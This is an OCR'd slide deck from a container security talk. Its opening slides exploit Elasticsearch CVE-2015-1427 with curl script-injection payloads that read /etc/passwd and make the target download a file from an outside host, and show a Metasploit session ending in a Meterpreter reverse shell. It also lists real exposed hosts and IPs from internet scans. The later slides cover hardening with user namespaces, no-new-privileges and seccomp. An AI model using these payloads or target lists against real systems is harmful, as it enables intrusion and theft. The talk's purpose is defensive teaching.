
Safe Container Lashing

Viktorija Almazova

About me...

Cloud Security Architect
Always on a field with devs and architects

Making security as a culture



Contacts:

- force.sh
- twitter.com/texnokot

Warning:

- This talk is with focus on containers mostly
- Not taking into scope orchestration solutions

let’s exploit: CVE-2015-1427

```
# add record
curl -XPUT 'http://docker:9200/twitter/user/kimchy1' -d
'{ "name" : "Shay Banon" }’

# check OS version
curl http://docker:9200/_search?pretty -XPOST -d
'{"script_fields": {"myscript": {“script”:
“java.lang.Math.class.forName(\"java.lang.System\").getProper
ty(\"os.name\")"}}}'

# make external HTTP req to download additional file
curl http://docker:9200/_search?pretty -XPOST -d
'{"script_fields": {"myscript": {"script":
"java.lang.Math.class.forName(\"java.lang.Runtime\").getRunti
me().exec(\"wget -O /tmp/testy http://httpbin.org/get\”)"}}}'
```


let’s exploit: CVE-2015-1427

```
# HTTPBin echoes the results on the HTTP request curl
http://docker:9200/_search?pretty -XPOST -d
'{"script_fields": {"myscript": {"script":
"java.lang.Math.class.forName(\"java.lang.Runtime\").getRunt
ime().exec(\"cat /tmp/testy\").getText()"}}}'


# read passwd
curl http://docker:9200/_search?pretty -XPOST -d
'{"script_fields": {"myscript": {"script":
"java.lang.Math.class.forName(\"java.lang.Runtime\").getRunt
ime().exec(\"cat /etc/passwd\").getText()"}}}'
```

metasploit: CVE-2015-1427


```
msf > use exploit/multi/elasticsearch/search_groovy_script
msf exploit(search_groovy_script) > set TARGET 0
TARGET => 0
msf exploit(search_groovy_script) > set RHOST es
RHOST => es
msf exploit(search_groovy_script) > exploit

[*] Started reverse TCP handler on 172.18.0.3:4444
[*] Checking vulnerability...
[*] Discovering TEMP path...
[+] TEMP path on '/tmp'
[*] Discovering remote OS...
[+] Remote OS is 'Linux'
[*] Trying to load metasploit payload...
[*] Sending stage (46089 bytes) to 172.18.0.2
[*] Meterpreter session 1 opened (172.18.0.3:4444 -> 172.18.0.2:57092) at 2017-11-20 19:03:09 +0000
[+] Deleted /tmp/TnQZ.jar

meterpreter > ls
Listing: /data
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40776/rwxrwxrw-  4096  dir   2017-11-20 18:59:56 +0000  data
40776/rwxrwxrw-  4096  dir   2017-11-20 18:59:56 +0000  log

meterpreter >
```

https://docker.vineapp.com




2016 July
censys.io

https://docker.vineapp.com



https://docker.vineapp.com



TOTAL RESULTS

15

TOP COUNTRIES

United States	**15**

TOP ORGANIZATIONS

Amazon.com	**15**

34.215.11.209

ec2-34-215-11-209.us-west-2.compute.amazonaws.com

Amazon.com

Added on 2017-10-06 05:57:48 GMT

United States, Boardman

Details

cloud

```
HTTP/1.1 404 Not Found
Content-Type: text/plain; charset=utf-8
X-Content-Type-Options: nosniff
Date: Fri, 06 Oct 2017 05:57:46 GMT
Content-Length: 19
```

52.25.59.118

ec2-52-25-59-118.us-west-2.compute.amazonaws.com

Amazon.com

Added on 2017-10-06 04:22:04 GMT

United States, Boardman

Details

cloud

```
HTTP/1.1 404 Not Found
Content-Type: text/plain; charset=utf-8
X-Content-Type-Options: nosniff
Date: Fri, 06 Oct 2017 04:22:03 GMT
Content-Length: 19
```

52.41.222.215

ec2-52-41-222-215.us-west-2.compute.amazonaws.com

Amazon.com

Added on 2017-10-03 09:44:34 GMT

United States, Boardman

Details

cloud

```
HTTP/1.1 404 Not Found
Content-Type: text/plain; charset=utf-8
X-Content-Type-Options: nosniff
Date: Tue, 03 Oct 2017 09:44:12 GMT
Content-Length: 19
```

34.194.16.13

ec2-34-194-16-13.compute-1.amazonaws.com

Amazon.com

Added on 2017-09-29 12:05:14 GMT

United States, Ashburn

Details

cloud

```
HTTP/1.1 404 Not Found
X-Powered-By: Express
X-Content-Type-Options: nosniff
Content-Type: text/html; charset=utf-8
Content-Length: 13
Date: Fri, 29 Sep 2017 12:05:14 GMT
Connection: keep-alive
```

54.93.125.71 (ec2-54-93-125-71.eu-central-1.compute.amazonaws.com)

Amazon.com, Inc. (16509) Frankfurt am Main, Hesse, Germany

Ubuntu 443/https, 80/http

Min Bio - Stream film og serier til børn *.vimondtv.com, vimondtv.com

80.http.get.headers.x_content_type_options: `nosniff`

http https

50.116.38.138 (li436-138.members.linode.com)

AP Linode, LLC (63949) Absecon, New Jersey, United States

Ubuntu 22/ssh, 443/https, 80/http, 8080/http

"I don't understand Docker, I hate Docker!" docker.airhorndevelopment.com, airhorndevelopment.com, www.airhorndevelopment.com

8080.http.get.headers.x_content_type_options: `nosniff`

50.116.38.138 (li436-138.members.linode.com)

AP Linode, LLC (63949) Absecon, New Jersey, United States

Ubuntu 22/ssh, 443/https, 80/http, 8080/http

"I don't understand Docker, I hate Docker!" docker.airhorndevelopment.com, airhorndevelopment.com, www.airhorndevelopment.com

8080.http.get.headers.x_content_type_options: `nosniff`

80.http.get.body: `don't understand Docker`

http ssh https

13.228.163.77 (ec2-13-228-163-77.ap-southeast-1.compute.amazonaws.com)

Amazon.com, Inc. (16509) United States

80/http

Wiki

80.http.get.body: `<ul><li><a href="#docker" title="Docker">Docker</a>`

80.http.get.headers.x_content_type_options: `nosniff`

http

A Brief History of Containers

- **1979:** Unix V7
- **2000:** FreeBSD Jails
- **2001:** Linux VServer
- **2004:** Oracle Solaris Containers
- **2005:** Open VZ (Open Virtuzzo)
- **2006:** Process Containers (Google)
- **2008:** LXC (LinuX Containers)
- **2011:** Warden (CloudFoundry)
- **2013:** LMCTFY
- **2013:** Docker and the Future

container attack vectors

root in container

=

root on host

```
ubuntu@ip-172-31-21-44:~$ docker run --rm alpine id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(d
ialout),26(tape),27(video)
ubuntu@ip-172-31-21-44:~$ sudo cp /bin/touch /bin/touch.bak
ubuntu@ip-172-31-21-44:~$ docker run -it -v /bin/:/host/ alpine rm -f /host/touch.bak
ubuntu@ip-172-31-21-44:~$ ls -lha /bin/touch.bak
ls: cannot access '/bin/touch.bak': No such file or directory
ubuntu@ip-172-31-21-44:~$ sudo cp /bin/touch /bin/touch.bak
ubuntu@ip-172-31-21-44:~$ docker run --user=1001:1001 -it -v /bin/:/host/ alpine rm -f /host/touch.bak
rm: can't remove '/host/touch.bak': Permission denied
ubuntu@ip-172-31-21-44:~$
```

```
FROM debian:stretch
RUN groupadd -g 999 dockuser && \
    useradd -r -u 999 -g dockuser dockuser
USER dockuser
```

user namespaces

```
ubuntu@ip-172-31-21-44:~$ sudo cat /etc/docker/daemon.json
{
        "dns": ["172.31.0.2", "8.8.8.8", "8.8.4.4"],
        "userns-remap": "default"
}

ubuntu@ip-172-31-21-44:~$ id dockremap
uid=1002(dockremap) gid=1002(dockremap) groups=1002(dockremap)
ubuntu@ip-172-31-21-44:~$ sudo service docker restart
ubuntu@ip-172-31-21-44:~$ docker run --rm -v /etc:/root/etc -it ubuntu
root@a209caf307c6:/# touch /root/etc/test
touch: cannot touch '/root/etc/test': Permission denied
root@a209caf307c6:/#  rm /root/etc/hostname
rm: cannot remove '/root/etc/hostname': Permission denied
```

```
ubuntu@ip-172-31-21-44:~$ docker info | grep "Root Dir"
Docker Root Dir: /var/lib/docker/500000.500000
```

no new privileges

```
ubuntu@ip-172-31-21-44:~$ cat testnnp.c
#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>

int main(int argc, char *argv[])
{
        printf("Effective uid: %d\n", geteuid());
        return 0;
}
ubuntu@ip-172-31-21-44:~$ cat Dockerfile
FROM debian:stretch
ADD testnnp /tmp/testnnp
RUN chmod +s /tmp/testnnp
ENTRYPOINT /tmp/testnnp
ubuntu@ip-172-31-21-44:~$ docker run -it --rm --user=1000  testnnp
Effective uid: 0
ubuntu@ip-172-31-21-44:~$ docker run -it --rm --user=1000 --security-opt=no-new-privileges testnnp
Effective uid: 1000
```

SecComp

```
ubuntu@ip-172-31-21-44:~$ cat /boot/config-`uname -r` | grep CONFIG_SECCOMP=
CONFIG_SECCOMP=y
ubuntu@ip-172-31-21-44:~$ cat 1_chmod.json
{
    "defaultAction": "SCMP_ACT_ALLOW",
    "architectures": [
        "SCMP_ARCH_X86_64",
        "SCMP_ARCH_X86",
        "SCMP_ARCH_X32"
    ],
    "syscalls": [
        {
            "name": "chmod",
            "action": "SCMP_ACT_ERRNO",
            "args": []
        },
        {
            "name": "chown",
            "action": "SCMP_ACT_ERRNO",
            "args": []
        },
        {
            "name": "chown32",
            "action": "SCMP_ACT_ERRNO",
            "args": []
        }
    ]
}
ubuntu@ip-172-31-21-44:~$ docker run --rm -it --security-opt seccomp:1_chmod.json alpine chmod 400 /etc
/hosts
chmod: /etc/hosts: Operation not permitted
ubuntu@ip-172-31-21-44:~$
```

